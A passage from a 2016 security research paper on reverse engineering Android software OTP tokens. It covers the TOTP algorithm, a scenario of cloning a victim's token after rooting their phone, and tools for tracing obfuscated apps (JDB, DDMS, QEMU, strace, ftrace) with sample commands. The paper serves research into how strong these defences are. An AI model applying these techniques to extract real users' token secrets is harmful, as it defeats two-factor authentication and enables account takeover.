

BERNHARD MUELLER

HACKING SOFT TOKENS

ADVANCED REVERSE ENGINEERING
ON ANDROID

Hacking Soft Tokens

Advanced Reverse Engineering on Android

Bernhard Mueller

© 2016 Vantage Point Security Pte. Ltd.

Table of Contents

Introduction.....	5
Mobile One-Time Password Token Overview	6
OATH TOTP	6
Proprietary Algorithms.....	7
Provisioning.....	7
Attacks.....	8
Retrieval from Memory.....	9
Code Lifting and Instrumentation	9
The Android Reverser’s Toolbox.....	10
De-Compilers, Disassemblers and Debuggers.....	10
Tracing Java Code.....	11
Tracing Native Code	15
Tracing System Calls.....	17
Classic Linux Rootkit Style.....	19
Dynamic Analysis Frameworks	19
Drawbacks Emulation-based Analysis	21

Runtime Instrumentation with Frida.....	22
Building A Sandbox.....	23
Sandbox Overview.....	24
Customizing the Kernel.....	25
Customizing the RAMDisk.....	26
Booting the Environment.....	28
Customizing ART.....	29
Hooking System Calls.....	31
Automating System Call Hooking with Zork.....	35
Case Studies.....	36
RSA SecurID: ProGuard and a Proprietary Algorithm.....	37
Analyzing ProGuard-processed Bytecode.....	37
Data Storage and Runtime Encryption.....	39
Tool Time: RSACloneId.....	41
Vendor Response.....	44
Summary.....	45
Vasco DIGIPASS: Advanced Anti-Tampering.....	47
Initial Analysis.....	47
Root Detection and Integrity Checks.....	51
Native Debugging Defenses.....	54
JDWP Debugging Defenses.....	56
Static-dynamic Analysis.....	58
Attack Outline.....	59
Tool Time: VasClone.....	60
Vendor Comments.....	64
Summary.....	65
TL; DR.....	66
Attack Mitigation.....	66
Software Protection Effectiveness.....	66
REFERENCES.....	67

INTRODUCTION

During the past decade, the financial service industry has undergone a transition. In 2014, 87 percent of the U.S. adult population had a mobile phone, and 71% of these mobile phones were Internet-enabled smart phones (1). For the most part, visiting an actual bank branch in one's physical body is now ancient history: Today, customers expect 24/7 online access to banking services using their web browsers and smartphones. Financial service providers are faced with the challenging task of striking a balance between convenience and security. This has contributed to the rapid growth of a mobile security market that is predicted to reach \$34.8 billion by 2020 (2).

One of the staple security technology often deployed is two-factor authentication (2FA), a technology that authenticates users by means of two different components. The two factors are usually a PIN or password known to the user plus an item the user owns. In early incarnations of 2FA - as ridiculous as it may sound to younger readers - paper OTP lists were sent to users via mail. Later, this barbaric custom was improved upon by electronic OTP tokens: Mini-devices capable of computing a sequence of one-time-passwords, or perform challenge-response authentication, based on a shared secret. The main problem with these tokens was that you usually didn't have them on you when you needed them - especially the huge ones that looked like calculators, and didn't reasonably fit on any keychain.

Love them or hate them, dedicated hardware tokens are quickly becoming obsolete. Instead, OTP generators are now being packaged into regular mobile apps installed on the user's smartphone. Unfortunately, mobile environments have become a popular target for increasingly sophisticated attackers. An increase in mobile banking Trojans and root malware is expected in the coming years (3). Code running with system privileges can access any data stored on a smartphone device, including the user's software token: An attacker or malware with root access can conceivably copy the secret token data from a compromised device and use it to replicate the victim's OTP token.

To prevent this of type attack, many mobile token vendors apply additional protection mechanisms. Usually, a combination of obfuscation, anti-tampering, and cryptography is applied to the in order to prevent extraction of the data even when the mobile OS is compromised. Another commonly used technique is device binding, i.e. using values unique to the user's device for encryption or OTP calculation.

For security folks, the rise of software protections in run-of-the-mill mobile apps such as mobile OTP generators causes multiple issues. When security by obscurity is an integral part of an app's architecture, it becomes more difficult to understand and assess security of the app. Furthermore, black-box tests of apps that are heavily protected can be demanding. How do you test something when you can't take a look at inside? Do these security-by-obscurity measures actually add security, and if they do, how much?

I wrote this paper in the context of a larger project, "*Devising a process and method to categorize and score reverse engineering resiliency*". Here, I'll focus on some of the technical preparation work I've done to map the state-of-the-art in mobile app reverse engineering defenses. Specifically, I've spent a lot of time hacking various mobile token solutions on iOS and Android over the past two years. The paper offers a look at the attacker's side: What processes would an adversary use to clone mobile tokens despite all the reverse engineering defenses added? What kinds of defenses are commonly used, and how effective are they? This paper documents some of the tools and methods I came across on my journey, which I hope will

make for an interesting read. More on the topic of assessing reverse engineering defenses will follow in a later publication.

MOBILE ONE-TIME PASSWORD TOKEN OVERVIEW

One-time-passwords (OTPs) are a means of two-factor auth. The idea is to require something user *owns* as a second authentication factor – in this case, the OTP generator, which can take the form of a hardware token or software app. Most OTP generators issued today are time-based. A Timed OTP (TOTP) is a code that is valid only within a small time window. To validate the code, a secret needs to be shared between the entities involved in the authentication process. Matching TOTP's can then be calculated at any point in time using the secret and current timestamp as input.

OATH TOTP

As an example, let's have a look at OATH TOTP, a standard that is supported by many products on the market. OATH TOTP is a time-based variant of OATH HOTP. Both algorithms have been defined by the Initiative for Open Authentication (OATH) and have been adopted by the IETF^{1 2}. The algorithm calculates a SHA1 hash over a combination of the shared secret and the current timestamp.

It works as follows:

1. Obtain the integer-time counter TC by dividing the current time (usually the Unix timestamp) and dividing by a pre-defined time step TS (usually 30 seconds):

$$TC = \text{floor}((\text{unixtime}(\text{now}) - \text{unixtime}(T0)) / TS)$$

2. Calculate a Hash Message Authentication Code (HMAC-SHA1) using a secret key K and TC as the inputs. The result is a 20 Bytes hash.

$$HMAC(K,TC) = \text{SHA1}(K \oplus 0x5c5c.. // \text{SHA1}(K \oplus 0x3636 // T))$$

3. Apply a truncation function: The lower 4 bits of the last Byte are used as an offset into the 20 Byte hash string and the DWORD at that position is extracted (Figure 1). The most significant bit of the resulting integer is cleared.

$$TOTP(K,TC) = \text{Truncate}(HMAC(K,TC)) \& 0x7FFFFFFF$$

4. The final value used as an OTP is the decimal form of TOTP mod 10^d , where d is the number of digits required.

$$TOTP\text{-Value} = TOTP \bmod 10^d$$

¹ <https://www.ietf.org/rfc/rfc4226.txt>

² <https://tools.ietf.org/html/rfc6238>

```

int offset = hmac_result[19] & 0xf ;
int bin_code = (hmac_result[offset] & 0x7f) << 24
| (hmac_result[offset+1] & 0xff) << 16
| (hmac_result[offset+2] & 0xff) << 8
| (hmac_result[offset+3] & 0xff) ;

```

SHA-1 HMAC Bytes (Example)

Byte Number
00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19
Byte Value
1f 86 98 69 0e 02 ca 16 61 85 50 ef 7f 19 da 8e 94 5b 55 5a

Figure 1: TOTP Truncation function. Source: <https://tools.ietf.org/html/rfc4226>

It is clear that in the case of OATH-TOTP, the shared key *K* needs to be kept secret: An adversary knowing *K* would be able to calculate the correct OTP at any point in time.

PROPRIETARY ALGORITHMS

Many vendors, including RSA and Vasco, implement proprietary algorithms. This has the effect of making it more difficult to reverse engineer the OTP generation process, thereby increasing *security by obscurity*: It is much easier to extract the secrets from a cryptographic computation if one knows everything about the computation in advance. Both mobile token products I tested implemented proprietary algorithms – these algorithms are described in detail in the “case studies” section.

PROVISIONING

Mobile software tokens are usually distributed over the app store just like regular apps. In order to generate one-time passwords, the user must first initialize a local token *instance* by registering with an authentication service. During the registration process the shared secret is agreed upon, and additional information such as device binding data may be exchanged. This process is also known as *provisioning*.

Provisioning can take many forms. Common variants include opening a URL in the app, installing a configuration file or connecting to some remote web service. Because the shared secret usually isn’t very large, some solutions also allow the user to enter it manually (e.g. in the form of a registration code).

A popular and convenient method of installing the secret are QR codes. These codes allow a user to provision a token instance by pointing the smartphone camera at the screen. The seed data may be encoded directly in the QR code, or the QR code may trigger a more elaborate process. As an example, Google Authenticator QR codes encode an otpauth:// URL with the secret appended.



This QR code encodes an OTPAUTH URL:

otpauth://totp/berndt@vantagepoint.sg?secret=REVEWBZXQEND2H6L2554WPT6D3GSJJ4I

ATTACKS

Let's imagine a hypothetical malicious entity – Francis - scheming to impersonate an innocent victim's (Peter's) account. To gain access to the 2FA-protected service, Francis needs to generate the correct OTP at the time of the login attempt. In the ideal case (or worst, if you're on Peter's side), he'd want to obtain a fully functional copy, or *clone*, of Peter's OTP generator, so that he can generate valid OTPs at arbitrary times. Simpler methods, such as instrumenting the token generator directly on Peter's device, may also be effective.

Just like other mobile apps, mobile tokens on Android and iOS are subject to containerization, so (unless the developers made some terrible choices) the users' data and secret keys are protected by the default OS protection mechanisms. This means that Francis needs physical or remote root access to the Peter's device as a precondition for a successful attack. Once root access is obtained, only the proprietary defenses added by the vendor stand in Francis' way. In fact, the whole point of having those defenses in the first place is to prevent cloning of the token instance in this scenario.

For the rest of this paper, we'll assume that Francis has already pwned Peter's Galaxy S some way or other. Let's look at some methods Francis can use to reproduce Peter's OTP generator.

RETRIEVAL FROM PERMANENT STORAGE

The shared secret needs to be stored *somewhere* on the device. Consequently, it must always be possible to copy the secret from permanent storage. As a prerequisite however, Francis needs to know what comprises the secret (what algorithm is used, and what are the expected secret inputs), where it is stored, and how it is protected.

For example, Peter's OTP generator could use the OATH-TOTP algorithm. In that case, the secret that needs to be copied is the 32bit secret key. This value could be stored in a SQLite database or in shared preferences. Additional encryption might have been applied, e.g. using a dynamically generated device key. Francis (or one of his minions) must first reverse engineer the storage and encryption mechanisms used by that particular app. Once this is done, he can devise an attack tool to copy the data for the mobile token.

This now is where obfuscation and anti-tampering come into play. By using proprietary algorithms (so the Francis doesn't know what to look for initially), applying obfuscation to cryptographic functions, and encoding seeds and encryption keys into the implementation so that no "regular" encryption keys can be obtained, the mobile token vendor can make it mind-numbingly difficult for Francis to understand how the OTPs are generated. The more obscure the computation, the more effort is required to replicate it (i.e. computing valid OTPs given the input data from Peter's device).

RETRIEVAL FROM MEMORY

If a regular implementation of a cryptographic primitive is used, the secret input value(s) must be held in memory at some point at runtime. During that time window, Francis can extract the data from the running process. This can be done in various ways, depending on how the mobile token app handles sensitive memory.

In simple cases, simply dumping the Java heap may suffice. Usually however, the secret won't be floating around in memory in plaintext waiting to be dumped, so more sophisticated methods are required. For example, our proof-of-concept tool for RSA SecurID uses code injection to instantiate the app's own encryption classes which are then used to load, decrypt and dump the encrypted secret.

To prevent this kind of attack, the cryptographic computation and key processing functionality can be obscured so that it becomes less intelligible to the adversary. For example, the secret key can be hidden in the implementation instead of being used explicitly (white-box-cryptography), or the whole computation can be performed on an interpreter, hidden behind one or even multiple layers of virtualization. In these cases, an adversary who wishes to reproduce the computation must spend time on resolving the additional complexity, or resort to code lifting.

CODE LIFTING AND INSTRUMENTATION

For most practical purposes, such as replicating the OTP sequence, Francis doesn't necessarily need to know all the details about how the OTP is computed. Instead of painstakingly reverse engineering the code, he can simply copy and re-use whole implementation instead. This kind of attack is known as code lifting and is commonly used for breaking DRM and white-box cryptographic implementations (4).

To counter this kind of attack, mobile token vendors implement measures to bind the OTP computation to the user's mobile device. Preferably, the OTP generator should execute correctly only in the specific, legitimate mobile environment. For example, certain cryptographic keys (or part of those keys) are generated using data collected from the device. Techniques that tie the functionality of an app to a specific environment are known as *device binding*³.

³ It can be argued that the protection afforded by an obfuscated OTP generator is only as good as the device binding it implements.

THE ANDROID REVERSER'S TOOLBOX

Every researcher has his own creative process and there's a wealth of methods and tools to choose from - such is the beauty of the world of reverse engineering. In the following part I'll give a broad overview of the commonly used tools and methods. I'll also describe some of the techniques I use in my own workflow.

DE-COMPILERS, DISASSEMBLERS AND DEBUGGERS

Some of the biggest challenges in reverse engineering obfuscated Android apps stem from the fact that, while Android apps are usually Java-based, it is easy for developers to call into native code via the Java Native Interface (JNI). This feature is commonly used to confuse reverse engineers (to be fair, there might also be legitimate reasons for using JNI, such as improving performance or supporting legacy code). Developers seeking to prevent reverse engineering deliberately split functionality between Java bytecode and native binary code, structuring their apps such that execution frequently jumps between the two layers.

As a consequence, Android reverse engineers need to understand both Java bytecode and ARM assembler⁴, and have a working knowledge about both the Java-based Android environment and the Linux OS and Kernel that forms the basis of Android (better yet, they'd know all these things inside out). Plus, they need the right toolset to deal with both native code and bytecode running inside the Java virtual machine.

The jack-of-all-trades of Android reverse engineering is called *IDA Pro*: The legendary disassembler understands ARM, MIPS and of course Intel ELF binaries, plus it can deal with Java bytecode. It also comes with remote debuggers for both Java and native code. With its great disassembler and powerful scripting and extension capabilities, IDA Pro is the unbeaten king for static analysis of native programs and libraries. However, the static analysis facilities it offers for Java code are somewhat basic - you get the SMALI disassembly but not much more. There's no navigating the package and class structure, and some things (such as renaming classes) can't be done which can make working with larger obfuscated apps tedious.

This is where dedicated Java de-compilers become useful. Personally I use *JEB*, a commercial de-compiler. JEB puts all the functionality one might need in a convenient all-in-one package. Its most crucial feature is the built-in debugger, which allows for an efficient workflow - setting breakpoints directly in the annotated (renamed) sources is invaluable, especially when dealing with ProGuard-obfuscated bytecode. Of course, convenience like this doesn't come cheap - at \$90 / month for the standard license, JEB isn't exactly a steal. However, for the subscription fee, you can expect almost-real-time support from the author Nicolas, who'll listen to your feature requests and quickly fix any bugs encountered.

With a little effort, you can also build a reasonable reverse engineering environment for free. JD⁵ is a free Java de-compiler that integrates with Eclipse and IntelliJ. I recommend using IntelliJ - it works great

⁴ Or, occasionally, Intel or MIPS.

⁵ <http://jd.benow.ca>

for browsing the source code and also allows for basic on-device debugging of the decompiled apps. Its main advantage is that it is super lightweight compared to the bloated mess that is Eclipse. The netspi blog has a how-to on setting up the decompiled sources for debugging in IntelliJ⁶.

APKTool⁷ is a mandatory utility for dealing with APK archives. It can extract and disassemble resources directly from the APK archive, and can disassemble Java bytecode to SMALI. It also allows you to reassemble the APK package, which is useful for patching and making changes to the Manifest.

If you don't mind looking at SMALI instead of Java code, you can use the smalidea plugin for IntelliJ⁸ for debugging on the device. According to the website, Smalidea supports single-stepping through the bytecode, identifier renaming and watches for non-named registers, which makes it much more powerful than a JD + IntelliJ setup.

TRACING JAVA CODE

This is particularly useful when dealing with a large obfuscated codebase, as it allows us to observe all method calls in the order they are executed.

METHOD TRACING WITH JDB

The JDB command line tool offers basic execution tracing functionality. To trace an app right from the start we can pause the app using the Android "Wait for Debugger" feature or a `kill -STOP` command and attach JDB to set a deferred method breakpoint on an initialization method of our choice. Once the breakpoint hits, we activate method tracing with the `trace go methods` command and resume execution. JDB will dump all method entries and exits from that point on. The example below shows how I used JDB to obtain a call trace from the Vasco DIGIPASS app.

```
Pyramidal-Neuron:DIGIPASS berndt$ adb forward tcp:7777 jdwp:7288
Pyramidal-Neuron:DIGIPASS berndt$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> All threads suspended.
> stop in com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()
Deferring breakpoint com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>().
It will be set after the class is loaded.
> resume
All threads resumed.
Set deferred breakpoint com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()

Breakpoint hit: "thread=main",
com.vasco.digipass.mobile.android.core.BobMobileApplication.<clinit>(), line=44 bci=0
main[1] trace go methods
main[1] resume
Method entered: All threads resumed.
> "thread=main", fgnelfgt.SzuGANMl.<clinit>(), line=114 bci=0
```

⁶ <https://blog.netspi.com/attacking-android-applications-with-debuggers/>

⁷ <https://ibotpeaches.github.io/Apktool/>

⁸ <https://github.com/JesusFreke/smali/wiki/smalidea>

```
Method exited: return value = <void value>, "thread=main", fgneifgt.SzuGAnMl.<clinit>(), line=117
bci=8
Method entered: "thread=main", fgneifgt.SzuGAnMl.gSHdDmyo(), line=33 bci=0
Method entered: "thread=main", fgneifgt.SzuGAnMl.Kn0iMLsX(), line=70 bci=0
Method entered: "thread=main", fgneifgt.SzuGAnMl.bSSBtvTZ(), line=90 bci=0
Method entered: "thread=main", fgneifgt.qcQTWzEh.<init>(), line=34 bci=0
Method entered: "thread=main", fgneifgt.qcQTWzEh.qC2nGRUC(), line=111 bci=0
(...)
```

DDMS: THE SURPRISING POWER TOOL

The Dalvik Debug Monitor Server (DDMS) a GUI tool included with Android Studio. At first glance it might not look like much, but make no mistake: Its Java method tracer is one of the most awesome tools you can have in your arsenal, and is indispensable for analyzing obfuscated bytecode.

DDMS is a bit confusing: It can be launched in several ways, and different trace viewers will be launched depending on how the trace was obtained. There's a standalone tool called "Traceview" as well as a built-in viewer in Android Studio, both of which offer different ways of navigating the trace. You'll usually want to use the viewer built into Android studio (which I didn't know about for several weeks until I discovered it by accident) which gives you a nice, zoom-able hierarchical timeline of all method calls. The standalone tool however is also useful - it has a profile panel that shows the time spent in each method, as well as the parents and children of each method.

To record an execution trace in Android Studio, open the "Android" tab at the bottom of the GUI. Select the target process in the list and then click the little "stop watch" button on the left. This starts the recording. Once you are done, click the same button to stop the recording. The integrated trace view will open showing the recorded trace. You can scroll and zoom the timeline view using the mouse or trackpad.




Figure 2: Clicking the "stopwatch" button on the left starts and stops the execution trace.




Figure 3: The built-in trace view in Android studio shows zoom-able hierarchical view of the recorded trace. This is extremely useful for analyzing the high-level class structure as well as the detailed call hierarchy. Cryptographic computations are immediately apparent.

Alternatively, execution traces can also be recorded in the standalone Android Device Monitor. The Device Monitor can be started from within Android Studio (Tools -> Android -> Android Device Monitor) or from the shell with the `ddms` command.

To start recording tracing information, select the target process in the “Devices” tab and click the “Start Method Profiling” button. Click the stop button to stop recording, after which the Traceview tool will open showing the recorded trace. An interesting feature of the standalone tool is the “profile” panel on the bottom, which shows an overview of the time spent in each method, as well as each method’s parents and children. Clicking any of the methods in the profile panel highlights the selected method in the timeline panel.

As an aside, DDMS also offers convenient heap dump button that will dump the Java heap of a process to a .hprof file. More information on Traceview can be found in the Android Studio user guide⁹.

⁹ <https://developer.android.com/studio/profile/traceview.html>




Figure 4: The timeline panel of the standalone Traceview tool. This view can be zoomed using the scroll wheel. Selecting a method in the profile panel highlights the method in the timeline.

Both JDB and DDMS depend on the Java Debug Wire Protocol (JDWP), so on stock Android the target app needs to be marked as a debug build for the tools to work. We can however bypass this requirement with a modification to the default.prop file (see “Customizing the RAMDisk”, page 26).

INSTRUMENTING ART

Heavy anti-tampering can make it difficult to use regular tracing tools. A stealthier way of monitoring an app is by instrumenting the Java runtime: By replacing Android’s system runtime with our own version, we can add all the logging functionality we need. This form of tracing is far harder to detect and independent of JDWP. This technique is shown in the chapter “Customizing ART” on page 29.

PROGUARD WOES

ProGuard identifier renaming is commonly used as part of the obfuscation process in Android apps, which means that you’ll end up with non-descriptive class and method names in the execution trace. Having 20 or more overloaded method named “a” is not uncommon in larger classes. This makes it difficult to match what is seen in the execution trace to the decompiled and annotated sources.

The best way I’ve found to dealing with this is keeping the original ProGuard identifiers when renaming methods in the de-compiler (for example, “ia” becomes “ia_TokenDataManager”), and at the same time annotating the execution trace in PowerPoint (don’t laugh) to gradually make it more understandable. Over time, this creates mental links between the various “a”s, “b”s “xy”s and their function. For me, the one-letter classes and methods almost became like dear friends, and I started referring to them lovingly as “this a”, “that a”, “the good old TokenManager xy” and so forth. Admittedly, it’s not a perfect way, and developing a better method / tool for this would be worthwhile.




Figure 5: One way of dealing with ProGuard identifiers.

TRACING NATIVE CODE

Ultimately, everything an app does ends up being translated to instructions that are executed on the CPU – instructions that an adversary can monitor. In a sense, the low-level instruction trace is the ultimate weapon of the reverse engineer. Many anti-tampering defenses and obfuscations are opaque to an adversary who chooses the direct-to-CPU-trace route. The exception are obfuscations that increase the *complexity* of the instruction trace and hide the semantics of what is actually happening – those force the adversary to fall back to manual static-dynamic analysis in order to find out how to interpret the data. Examples include opaque predicates, variable splitting, virtualization, or the mixing bijections used in white-box cryptography.

CPU TRACING USING THE EMULATOR

Running an app in the emulator gives us powerful ways to monitor and manipulate its environment. For some reverse engineering tasks, especially those that require low-level instruction tracing, emulation is the best (or only) choice.

Even in its standard form that ships with the Android SDK, the Android emulator – a.k.a. “emulator” - is a somewhat capable reverse engineering tool. It is based on QEMU, a generic and open source machine emulator. QEMU emulates a guest CPU by translating the guest instructions on-the-fly into instructions the host processor can understand. Each basic block of guest instructions is disassembled and translated into an intermediate representation called Tiny Code Generator (TCG). The TCG block is compiled into a block of host instructions, stored into a code cache, and executed. After execution of

the basic block has completed, QEMU repeats the process for the next block of guest instructions (or loads the already translated block from the cache). The whole process is called *dynamic binary translation*.

Because the Android emulator is a fork of QEMU, it comes with the full QEMU feature set, including its monitoring, debugging and tracing facilities. QEMU-specific parameters can be passed to the emulator with the `-qemu` command line flag.

We can use QEMU's built-in tracing facilities to log executed instructions and virtual register values. Simply starting `qemu` with the `"-d"` command line flag will cause it to dump the blocks of guest code, micro operations or host instructions being executed. The `-d in_asm` option logs all basic blocks of guest code as they enter QEMU's translation function. The following command logs all translated blocks to a file:

```
emulator -show-kernel -avd Nexus_4_API_19 -snapshot default-boot -no-snapshot-save -qemu -d in_asm,cpu 2>/tmp/qemu.log
```

Unfortunately, it is not possible to generate a complete guest instruction trace with QEMU, because code blocks are written to the log only at the time they are translated – not when they're taken from the cache. For example, if a block is repeatedly executed in a loop, only the first iteration will be printed to the log. There's no way to disable TB caching in QEMU (save for hacking the source code). Even so, the functionality is sufficient for basic tasks, such as reconstructing the disassembly of a natively executed cryptographic algorithm.

Dynamic analysis frameworks, such as PANDA and DroidScope, build on QEMU to provide more complete tracing functionality. In my experience, PANDA/PANDROID is your best if you're going for a CPU-trace based analysis, as it allows you to easily record and replay a full trace, and is relatively easy to set up if you follow the build instructions for Ubuntu¹⁰ (see also the chapter on Dynamic Analysis Frameworks on page 19).

DYNAMIC BINARY INSTRUMENTATION

Another useful method for dealing with native binaries on a real device is dynamic binary instrumentations (DBI). Instrumentation frameworks such as Valgrind and PIN support fine-grained instruction-level tracing of single processes. This is achieved by inserting dynamically generated code at runtime. Valgrind compiles fine on Android, and pre-built binaries are available for download. The Valgrind README contains specific compilation instructions for Android¹¹.

¹⁰ <https://github.com/moyix/panda/blob/master/docs/Android.md>

¹¹ <http://valgrind.org/docs/manual/dist.readme-android.html>

TRACING SYSTEM CALLS

Moving down a level in the OS hierarchy, we arrive at privileged functions that require the powers of the Linux kernel. These functions are available to normal processes via the system call interface. Instrumenting and intercepting calls into the kernel is an effective method to get a rough idea of what a user process is doing, and is often the most efficient way to deactivate low-level tampering defenses.

STRACE

Strace is a standard Linux utility that is used to monitor interaction between processes and the kernel. The utility is not included with Android by default, but can be easily built from source using the Android NDK. This gives us a very convenient way of monitoring system calls of a process. Strace however depends on `ptrace()` to attach to the target process, so it only works up to the point that anti-debugging measures kick in.

As a side note, if the Android “stop application at startup” feature is unavailable we can use a shell script to make sure that strace attached immediately once the process is launched (not an elegant solution but it works):

```
while true; do pid=$(pgrep 'target_process' | head -1); if [[ -n "$pid" ]]; then strace -s 2000 -e "!read" -ff -p "$pid"; break; fi; done
```

FTRACE

Ftrace is a tracing utility built directly into the Linux kernel. On a rooted device, ftrace can be used to trace kernel system calls in a more transparent way than is possible with strace, which relies on the `ptrace` system call to attach to the target process.

Conveniently, ftrace functionality is found in the stock Android kernel on both Lollipop and Marshmallow. It can be enabled with the following command:

```
echo 1 > /proc/sys/kernel/ftrace_enabled
```

The `/sys/kernel/debug/tracing` directory holds all control and output files and related to ftrace. The following files are found in this directory:

- `available_tracers`: This file lists the available tracers compiled into the kernel.
- `current_tracer`: This file is used to set or display the current tracer.
- `tracing_on`: Echo 1 into this file to allow/start update of the ring buffer. Echoing 0 will prevent further writes into the ring buffer.

On a Nexus 5 with stock Lollipop, listing the available tracers shows both the `function` and `function_graph` tracers.

```
root@hammerhead:/ # cat /sys/kernel/debug/tracing/available_tracers
function_graph function persistent nop
```

To start tracing a specific process, run the following commands, replacing `$PID` with the process ID of the target process.

```
echo function > /sys/kernel/debug/tracing/current_tracer
```

```
echo $PID > /sys/kernel/debug/tracing/set_ftrace_pid
echo 1 > /sys/kernel/debug/tracing/tracing_on
```

The ring buffer containing the tracing output is found at `/sys/kernel/debug/tracing/trace`.

KPROBES

